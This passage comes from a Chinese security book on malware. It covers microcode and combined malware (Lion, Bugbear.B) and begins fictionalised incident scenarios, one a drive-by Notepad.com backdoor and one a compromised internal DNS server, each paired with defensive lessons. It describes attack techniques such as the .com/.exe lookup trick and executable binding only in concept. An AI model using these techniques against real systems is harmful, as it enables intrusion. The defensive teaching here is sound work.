一些研究人员试图通过比较 Intel 公司针对不同处理器的微代码更新版本，从而进一步观察这些更新格式。他们发现了这些更新材料中的某个重叠部分，表明在 Pentium Pro、Pentium II 和 Pentium III 之间有某些相似之处。然而，Celeron 有所不同，它和其他产品系列的微代码更新文件没有重叠部分。另外，CPU 将拒绝用于另一个处理器的微代码更新，即使转换了头部使其和适当的 CPU 匹配也是如此。

创建 Malware 微代码是非常困难的，要求对加密后的微代码更新文件格式进行逆向工程。虽然困难，这样的攻击还是有可能实现的。有可能是因为一个计算机爱好者的天才想法，或者一个国家的防御研究小组的共同努力，在 CPU 制造商创建的编码方案中的一次事故，或者这些情况的组合。不过我们还没有看到 Malware 微代码四处盛行。如果 CPU 制造商做了彻底的工作来保护微代码更新文件，我们将很久才能看到使用这种携带者的攻击。

组合 Malware 是一个更加直接的威胁。通过将各种类型的 Malware 技术组合到一个单独的包中，组合 Malware 比本书前面讨论过的单独某种 Malware 带来的危害要大得多。

2001 年 3 月的 Lion 攻击将蠕虫和 RootKit 打包成一个单独的工具，利用在流行的 BIND DNS 服务器中的缓冲区溢出技术攻击 Linux 系统，这个蠕虫于是可以通过 HTTP 进行传播。感染了一台新的受害计算机之后，Lion 安装在一个 T0rnkit RootKit 中，破坏系统并植入几个后门。它还选择一个随机的 Class B-sized 地址开始扫描新的攻击目标，并查找 DNS 服务器。

名为“Bugbear.B”的攻击将蠕虫、病毒和后门技术打包成一个单独的包，它在 2003 年 6 月攻击了 Windows 系统。Bugbear.B 通过 E-mail 和文件共享进行传播。它的有效荷载由许多令人讨厌的小把戏组成，包括一个多态的文件感染器，还有一个按键记录器。构建

在这个工具中的后门允许攻击者远程控制系统, 负载并执行任何文件。另外, 一旦 Bugbear.B 发现自己运行在 1200 个财政公司的计算机系统之一, 它就把口令发送给攻击者。有了这一功能, Bugbear.B 成为我们见到的第一批针对特定行业的蠕虫之一。

9.6 参考文献

- [1] “BIOS Settings”, Wim Bervoets, Wims BIOS Web site, www.wimsbios.com/index.htm?/HTML1/settings.html
- [2] “Frequently Asked Questions About the CIH Virus”, CERT Coordination Center, May 6, 1999, www.cert.org/tech_tips/CIH_FAQ.html
- [3] “Why Bother About BIOS Security?”, Robert Allgeuer, SANS Reading Room July 2001, www.sans.org/rr/papers/6/108.pdf
- [4] “Intel® Pentium® III Processor Specification Update”, Intel Corporation, December 2002, <http://developer.intel.ru/download/design/PentiumIII/specupdt/24445346.pdf>
- [5] “A Brief History of Microprogramming”, Mark Smotherman, March 1999 www.cs.clemson.edu/~mark/uprog.html
- [6] “Pentium Bug Revisited”, Ivars Peterson, Science News Online, May 1997, www.sciencenews.org/sn_arc97/5_10_97/mathland.htm
- [7] “Reset Your BIOS”, PCQuest Web site, February 6, 2002, www.pcquest.com/content/handson/102020609.asp
- [8] “P6 Family Processor Microcode Update Feature Review”, Jesus Molina and William Arbaugh, College Park, MD, December 2000
- [9] “National Security: Special Focus Cyberwarfare”, The Center for the Study of Technology and Society, www.tecsoc.org/natsec/focuscyberwar.htm
- [10] “Lion Internet Worm Analysis: Three Versions, More on the Way, and a Political Message”, Max Vision, www.whitehats.com/library/worms/lion/index.html
- [11] “W32.Bugbear.B”, PestPatrol Analysis, June 2003, www.pestpatrol.com/pestinfo/b/bugbear_b.asp

第 10 章 情 节

我一直非常有兴趣研究他人的错误。在计算机安全领域，仔细研究他人的错误能够让我们洞悉攻击者如何利用这些错误来破坏计算机和网络。最重要的是，这样还可以确保我们使用了正确的程序和技术上的防御措施来保护自己的系统，使系统不会受到类似的攻击。我也喜欢观察具体的攻击过程和情节分析，而不喜欢那些抽象的概念。通过观察一次实际的攻击过程，我就能很好地体会这个攻击是如何生效的，并且知道在我自己的环境中应该如何采取必要的防御措施。

正是出于这些想法，本章介绍了 3 个恶意软件攻击的情节。这些情节分析涵盖了本书前面各个章节的内容，使用了多种不同类型的恶意软件，包括后门、蠕虫和内核模式 Rootkit。其中每一个情节都基于一些普遍的错误，它们是计算机用户、系统管理员和安全人员的一些通病。这些情节的技术细节都是从实际情况中得来的，它们综合再现了我曾在各种事件中见过的那些攻击，而这些事件都是我和我的同事曾经处理过的。为了不暴露在这些攻击中被攻破的公司、政府机关和教育机构，我已经对这些情节进行了改编，把它们的发生场景更换为了日常发生，并且改变了姓名，以保护那些无辜和犯了错误的人。如有雷同，纯属巧合。

当我们演示每一个情节时，我们都将讨论被攻击的系统的用户和管理员所犯的错误，这样我们可以从他们的错误中吸取教训。我们还将使用大量的图示来说明恶意软件如何在目标网络环境中进行破坏活动，在这些图例中，当一个恶意软件成功的入侵了某台计算机时，我们将用图 10-1 所示的图标来表示这样一个结果。

现在，给自己拿一包新鲜的奶油爆米花和一大杯苏打水。拉上窗帘，把灯光调暗并在你的安乐椅中坐好，让我们来观看 3 个不同的“恐怖主题电影”。



图 10-1 被攻击者的恶意软件成功入侵的机器

- ✎ 白璧微瑕。
- ✎ 内核偷盗者的入侵。
- ✎ 沉默的蠕虫

在第 1 个情节中，我们将会看到，终端用户爱犯的一些普遍的错误如何导致了恶意软件入侵。

10.1 情节 1：白璧微瑕

著名的物理学家 Steph Grundle 博士正打算发起一次技术革命，其杰作——人类心灵传输系统——将要在一夜之间完全改造人类的传输、航运、电信和计算机工业。Steph 即将在其实验室进行一次处女航来成就他一生的业绩。Steph 博士的发明能够把一个人在几秒钟之内从他的一个电子茧原型中转移到另一个电子茧中，这个电子茧传输了所有描述被传输者自身信息的数据，而这些数据是使用 Steph 博士最新发明的人类电子传输协议（Human Telepor Tation Protocol，我们简称之为“HTTP”），并且通过 TCP/IP 网络进行传输。“谈谈这个招人喜爱的应用程序吧！”Steph 激动地大声喊道，他还没有意识自己言语中充满了讽刺意味。

Steph 博士的实验室位于一个废弃的工厂内部，在其实验室内部有一个小型网络。这个网络连接了 3 个系统，如图 10-2 所示。他的两个电子茧被分别挂接在了两台运行 Windows 2000 操作系统的计算机平台上，这台计算机被用来传送重构被传输者所需的数据。整个电子传输的过程由第 3 个 Windows 系统控制，Steph 博士将其称之为“电子传输控制器”。



图 10-2 Steph 的网络包括 3 个 Windows 系统

为了完成这项计划并且进行第 1 次实际测试，Steph 博士还需要一个小设备，即一台分子分析器。经过细致的预算，他决定在 Internet 上以合适的价格购买一台。为了在 Internet 上查找，Steph 使用了他的电子传输控制系统。这个控制系统的计算机有一个高速的处理器，用来控制电子传输过程非常理想，并且当 Steph 博士在网上冲浪时能够快速地打开网页。

错误 1： Steph 使用了一台关键的产品服务器，而不是一台普通的台式机在网上冲浪，这样一个举动使得这个系统暴露在了大量可能的基于浏览器的脆弱性的攻击中。使一台桌上型电脑系统的安全受到威胁不是一件令人愉快的事，但比起让一个关键的基础服务器的安全受到威胁毕竟要好得多了。应该禁止使用关键性的 Web 服务器、DNS（域名）服务器、E-mail 服务器和应用程序服务器网上冲浪。事实上把这些服务器的浏览器卸载是一个好主意，因为这些服务器上从来就不应该具有这些功能，任何更新或补丁程序应该由管理员用手动的方法传送和安装。

Steph 最钟爱的 Internet 搜索引擎找到了上百条信息，这些信息都是有关出售 Steph 博士所需设备的电子商务公司的。博士现在从搜索引擎返回的列表的顶部开始，逐个单击每个链接，如图 10-3 所示。前 3 个链接包括了一些好的工具，不过价格太贵。然后他毫不在意地单击了第 4 个链接，而这个链接实际上将博士带到了一个卑劣的攻击者所建的网站上。这个攻击者用“分子分析仪”几个字写满博士网页。这个攻击者以物理学家为攻击对象，他使用这些名词吸引物理学家浏览博士网站，如同引诱苍蝇飞到捕蝇纸上一样。

非常不幸的是，攻击者在其 Web 页面中嵌入了恶意脚本。在未添加补丁的浏览器中访问这个网页时，这些恶意脚本将在浏览器内自动运行。Steph 博士已经有 6 个多月没有为博士的浏览器添加补丁了，所以攻击者网站上的脚本能够利用一个众所周知的漏洞来攻击其浏览器。现在，这个浏览器漏洞还并不至于让恶意站点在浏览器上肆意的执行程序。因为




图 10-3 Steph 使用电子传输控制器在 Internet 上冲浪

要执行程序还有诸多限制。然而这个漏洞使得 Web 站点上的恶意脚本能够将一个名为 NotePad.com 的文件写到 Steph 的计算机上，如图 10-4 所示。




图 10-4 攻击者的 Web 站点使用一个脚本将 Notepad.com 文件写到 Steph 的计算机

错误 2: Steph 用一个没有添加补丁的 Web 浏览器在 Internet 上冲浪，旧版本的浏览器有大量的缺陷，这些缺陷使得攻击者可以在一个没有添加补丁的计算机上读写文件。其中一些缺陷甚至让攻击者可以在受害者的机器上任意执行程序，而且新的漏洞还在不断地被发现。你应该及时地从提供商那里更新你的浏览器，添加补丁，升级并且安装服务包。

更不幸的是，Steph 登录时使用的是本地管理员组中的账户，然后使用这个身份运行的浏览器。因此，攻击者的脚本就能够以管理员权限运行，并将 NotePad.com 这个文件写入传输控制器主机的 System32 文件夹中。这个 System32 文件夹中包含了许多 Windows 系统

下常用的程序，例如 Notepad.exe、Calc.exe（Windows 系统自带的计算器），以及 Sol.exe（纸牌游戏）。脚本以管理员权限运行能够轻松地通过文件系统的安全认证，并在 System32 文件夹中写入文件。

错误 3: Steph 使用了管理员组的成员账户在 Internet 上冲浪，因此攻击者的脚本能够在 System32 文件夹中写入含有恶意代码的文件。如果 Steph 使用的是另一个账户，那么即使 Web 浏览器有漏洞，这个脚本也可能无权向这个目录中写文件。如同我们在第 4 章中所讨论的那样，在 Windows 系统的日常使用中，我们不应该使用具有管理员权限的账户（不使用 Administrator 账户，也不使用管理员组中的成员账户）登录系统。作为管理员用户登录时，绝不阅读电子邮件并浏览 Internet。如果攻击者能够诱使你运行某个程序，而你又使用管理员权限登录，那么攻击者将能够完全控制你的计算机。如果你需要执行某些管理操作，则可以用非管理员身份登录，然后使用 Windows 的 RunAs 来运行程序。为了从 GUI 使用 RunAs 方式，你可以按住 Shift 键并且右击程序图标，然后选择 RunAs 选项。要使用命令行方式，你只要键入命令 `runas`，格式为 `runas/user:[username] [program]`。

当攻击者的带有恶意脚本的页面加载到 Steph 的系统中时，他浏览整个页面，但没有找到任何待售物品。而只是看到了一屏又一屏的“分子分析仪”这样的字样，所以他单击了 Back（后退）按钮，退回到搜索引擎。Steph 单击了搜索到的下一个链接，这个链接将其带到了一个出售他所需设备的公司并且价格非常合适。更好的是，这个公司在工厂所在的管区提供一小时送货上门的服务。Steph 博士输入了自己的订单，并且为找到了所需要的仪器而感到非常的愉快。

而事实上，恶意程序 Notepad.com 已经进入了 Steph 的传输控制器系统。为了创建这个文件，攻击者使用了一个捆绑程序将一个后门程序注入一个正常的 Notepad.exe 文件之中。通过把 Notepad.exe 和一个后门程序绑定在一起，攻击者创建了一个可怕的组合。

一小时之后，一个送货员按响了门铃并把 Steph 订购的分析仪交给了他。Steph 很快就安装好这个新设备。然后准备开始对他的电子传输系统进行第 1 次实验，为了以后研究的方便，Steph 博士有一个习惯，即将所有的活动都实时地记录在一个文本文件中。由于这个即将开始的实验将会是历史性的一幕，因此，Steph 在其记录中表达了自己的激动心情。他运行 Notepad 文本编辑器更新日记，为了运行 Notepad，Steph 单击电子传输控制器系统中的 Start（开始）按钮，然后选择 Run（运行）选项。在弹出的对话框中，Steph 输入“notepad”以启动编辑器。

错误 4: Steph 在运行对话框中仅输入“notepad”，而不是“notepad.exe”运行 Notepad。正如我们在第 2 章中所讨论的那样，当一个用户未向一个需要运行的程序提供扩展名时，Windows 系统会首先查找 .com 文件，然后查找 .exe 文件。Steph 本应输入“Notepad.exe”，即给出其需要运行的程序全名。无论何时你要激活一个命令行解释器

窗体 (Cmd.exe)、一个注册表编辑器 (Regedit.exe 或者 Regedt32.exe)、一个计算器 (Calc.exe) 或者只是个简单的记事本 (Notepad.exe)，都一定要输入完整的扩展名，这样做更能确保你运行自己想要的程序。

因为 Steph 博士仅仅输入了 notepad，所以 Windows 执行了攻击者脚本写到 Steph 计算机中的 Notepad.com 文件。第 1 次被执行时，这个可恶的文件运行了攻击者嵌入捆绑包中的真正的 Notepad.exe 程序，在 Steph 的计算机上打开了一个熟悉的文本编辑器的界面。看起来一切都很正常。然而在后台，另一个隐藏在 Notepad.com 中的部件在运行。这个程序从内部破坏 Steph 的计算机安全，在电子传输控制器的系统内安装了后门，如图 10-5 所示。



图 10-5 Steph 无意中在电子传输控制器的系统中安装了后门

Steph 博士并没有意识到一个后门程序已经安装到了自己的机器上，他在记事本中输入了一句话作为日记的一个标题：“我即将实现我的第一次飞跃”。幸运的是，Steph 已经在传输控制器上安装了一个个人防火墙，所以后门程序不能与攻击者建立连接。恶意代码的作者已经配置了后门程序，试图使这个程序绕过防火墙进入 Internet，但是 Steph 的个人防火墙却将这些通向 Internet 的尝试全部挡住。Steph 也已经在自己的系统中安装了反病毒软件，但是不幸的是，他一个月才更新一次病毒库。因此攻击者的代码仅仅被个人防火墙阻塞了连接，但没有被 Steph 的反病毒程序检测到。

错误 5: Steph 安装了个人防火墙且从中受益，然而却一个月才更新一次病毒库，使得其防病毒软件总是过时的。正如我们在第 2 章中所讨论的那样，几乎每天都有新的病毒被发现和开发出来。因此病毒库至少应该每周更新一次，甚至是每次系统启动时都要更新。一些反病毒工具定时联系反病毒公司，不断更新自己的病毒库。对于一个台式机系统，把防火墙和及时更新的反病毒软件结合在一起使用是十分重要的。二者缺一不可，缺少任何一个都无法提供充分的保护。

尽管后门不能绕过防火墙与攻击者建立连接，但其还另外留了一手。在安装之后，它

开始搜索网络查找一些可利用的文件共享。Steph 已经将其 Windows 文件配置为在电子传输控制器和电子茧的计算机之间共享。这样可以在自己的实验室系统之间快速移动文件。当恶意代码发现了这些共享后，把自己写到了一个名为“Notepad.com”的文件中，这个文件位于与电子茧连接的计算机的 Windows 系统中，如图 10-6 所示。



图 10-6 恶意代码传播到了电子茧计算机上

Steph 在两个星期之前刚刚购买了电子茧计算机，并安装了最新的软件，这些软件中包括一个最新的防病毒的病毒库。在 Notepad.com 到达电子茧计算机上后，安装的反病毒程序立刻发现了它。然后向 Steph 报警，并自动与反病毒软件提供商的网站联系，提供这个恶意代码样本的详细情况。反病毒程序使用浏览器在屏幕上弹出一个报警消息提示框，如图 10-7 所示。



图 10-7 显示在电子茧计算机上的来自反病毒软件的消息

当报警消息提示框出现在屏幕上时，Steph 听到了电子茧计算机上发出的哔哔声。看着电子茧系统，他单击了反病毒程序界面上的清除病毒的选项，将恶意代码从电子茧计算机的系统中清除。“幸好我发现了这个烦人的小东西！”Steph 自言自语的嘟囔着。不幸的是，恶意代码依然存在于电子传输控制系统的计算机上。

错误 6: 当 Steph 的小型内部网络中有两台计算机都出现病毒时，他应该更新第 3 个系统中的反病毒程序。如果你在一台计算机上发现了恶意代码的存在，则应该清除这些代码，并且在其他计算机上查找相同类型的代码。因为在其他机器上可能尚未检测到

这些代码，而 Steph 并没有这样做，因此将为此付出巨大的代价。

现在终于到了测试电子传输器的时刻了，Steph 最后确定，检查两次了电子传输控制器和两个电子茧上的配置选项，并走进了一个电子茧，开始了 10 秒倒计时。当 Steph 走进电子茧时，一个小小的家蝇也钻了进去。正常情况下，这个小小的入侵者根本不成问题。因为 Steph 已经编写了一个短小的程序，它能够分离两种不同的基因形式。这个安装在电子传输控制器上的程序 Gene_decoupler.exe 设计用来在电子传输控制器上传输两种或多种不同的生命，并且不会产生任何不良后果。

然而，纯粹的出于攻击上的考虑，攻击者将后门程序设计为如果不能成功地绕过防火墙返回到攻击者，那么它就开始杀掉在受害者机器上正在运行的进程。就在电子传输系统开始运行时，后门程序开始关闭电子传输控制器上的进程，如图 10-8 所示。




图 10-8 正当紧要关头，后门程序开始关闭电子传输控制器上的进程

在非常紧要的关头，恶意软件杀掉了 Gene_decoupler.exe 这个进程。随着一道极亮的闪光和“啞”的一个声，电子传输控制器开始工作。Steph 开始被传输，穿越其实验室，由此开始创建历史的新篇章，Steph 十分激动。不幸的是，与 Steph 一起进入电子茧的家蝇却再也找不到了。这本该是他最终成功的时刻，但现在 Steph 的生命（更别提其基因代码了）被恶意代码扰乱了。

这样，Steph 的错误使其付出了巨大的代价。然而，犯错误的不仅仅是那些终端用户。在我们的下一个故事中，我们将分析一些由事故处理者引起的错误，这些错误将使攻击者能够控制一个公司内部各种目标计算机的内核。

10.2 情节 2：内核偷盗者的入侵

一切都开始于上个星期四，Miles Burnile 作为 SantaMira 公司计算机事故处理小组的组

长，刚刚从为期一周的信息安全会议中回来。他喜欢这个培训，但是并不愿意花很多精力在那些课程上。那里的教师有一点儿怪僻，他常常使用古怪晦涩的电影参考书敲击房间的一角。当 Miles 踱回办公室时，接到了管理员 Ed Ministrator 的紧急电话。Ed 是公司里最好的系统管理员之一，他负责管理 SantaMira 的几个最为重要的系统，其中包括多个关键性的内部 Web 服务器。

“发生了什么事？”Miles 问道。

“我想我们内部的一台主服务器出问题了”，Ed 回答说，“乍一看好像一切正常，但实际上并不是这样，好像有些恶意的东西控制了这台计算机。” SantaMira 公司的网络（包括受影响的内部 Web 服务器）如图 10-9 所示，该公司依靠规范的 3 层防火墙体系结构。在网络内部，我们能够看到受影响的内部 Web 服务器，还有内部 DNS（域名服务器）系统、一台 IDS 检测器，以及 Miles 自己的计算机。




图 10-9 SantaMira 公司的网络（包括令人头疼的内部 Web 服务器）

“你已经查找了不正常的文件和进程，还是正在对 TCP 和 UDP 端口进行监听？”Miles 问道。

Ed 回答说：“是的，我甚至运行了我们的文件完整性检查程序，但是没有发现任何修改。就是这样……实际上你看不出任何差别。但是这台机器运行非常慢，无法正常做出响应。但我说不出哪里出了问题。”

没有任何明显的攻击迹象，Miles 有些不耐烦了。毕竟他的工作就是要抓住那些入侵 SantaMira 公司计算机的坏蛋，而不是为系统管理员解决性能问题。

“好吧，我现在必须走了。如果出现其他问题，再打电话给我。”Miles 说。这样他从这件事上抽出身来，他认为这是对自己宝贵时间的浪费。

错误 1: Miles 忽视了来自有经验的系统管理员的一个重要请求，系统管理员是检测和防御恶意代码的关键性一环。如果你是一个安全小组的成员，并且从一个可靠的系统管理员那里收到了关于某些异常行为的报告，则应该予以充分的重视。许多好的系统管理员对于系统是否在正常运行培养出了一种直觉，而你却忽略了他们对于你面临危险的提醒。

两个小时以后，Miles 的手机上收到了从公司基于网络的 IDS（入侵检测系统）上发出的一条紧急通知。Miles 还有许多其他过错，但其毕竟非常认真地配置了与关键的内部系统（例如内部的主 DNS 服务器），以及关系密切的基于网络的 IDS 传感器。内部 IDS 的一个探测器检测到了一个缓冲区溢出攻击，这个攻击针对 SantaMira 公司内部的主 DNS 服务器。这台服务器的操作系统是 Linux，如图 10-10 所示。缓冲区溢出是当前 Internet 上最为普遍的攻击方式之一，它们向一个程序中输入过多的数据，数据量比编码器原先预计的要多。通过使缓冲区溢出，攻击者（或者自动蠕虫）可以接管并完全控制一台受害的计算机。现在有数千种缓冲区溢出攻击，而这个恶意软件在内部 DNS 服务器上利用了一种众所周知的缓冲区溢出漏洞。两个多月前，Internet 上就公布了利用这一漏洞的可用代码。攻击的源地址是一台内部 Web 服务器，即原先 Ed Ministrator 报告有问题的那一台，攻击的源端口是 UDP 端口 4564。



图 10-10 内部 IDS 探测器检测到了一个针对内部 DNS 的攻击

尽管 Miles 能够把基于网络的 IDS 传感器散布在内部网络上，但其未很好地管理，未及时地添加补丁使内部系统及时获得更新。当然，对于那些在面向 Internet 的 DMZ 上的且外部可以访问的 DNS 服务器、Web 服务器和邮件服务器，公司迅速地为其打了补丁。但对于内部服务器，包括内部 DNS 和 Web 服务器，常常是半年到一年时间都懒得添加补丁。

错误 2: SantaMira 公司并没有积极地为关键的内部系统打补丁。公司内部的主 DNS 服务器如同公司王冠上的一颗宝石，攻击者清楚地知道这一点。攻击者如果能够通过一台变节的调制解调器或一个无线接入点侵入内部网络，即可很快地找出内部 DNS 服务器的位置。如果这台服务器没有及时地添加补丁，那么攻击者就可以利用多个缓冲区溢出漏洞中的一个攻击这台 DNS 服务器，以便接管这台内部计算机。控制了内部 DNS 服务器，攻击者就可以改变 DNS 服务器中的记录从而重新定向内部网络中的信息流。各个组织应该认真地为关键性的内部服务器添加补丁，尤其是内部的主 DNS 服务器。

由于内部 DNS 服务器很可能已经被破坏，因此 Miles 需要查看到底发生了什么。他使用一个安全 shell 工具远程登录到那台内部 DNS 服务器，登录所用的账户是为事故处理小组创建的，如图 10-11 所示。一旦在这个 Linux 系统中登录，Miles 就会切换到 root 权限的账户，以便于他能够调查攻击者可能做了什么。



图 10-11 Miles 登录到内部 DNS 服务器调查

注视着这台基于 Linux 的内部 DNS 服务器上的根命令行解释器提示符，Miles 想要快速地检验这个系统的 IP 地址和网络配置，所以键入下面这个命令：

```
# ipconfig
```

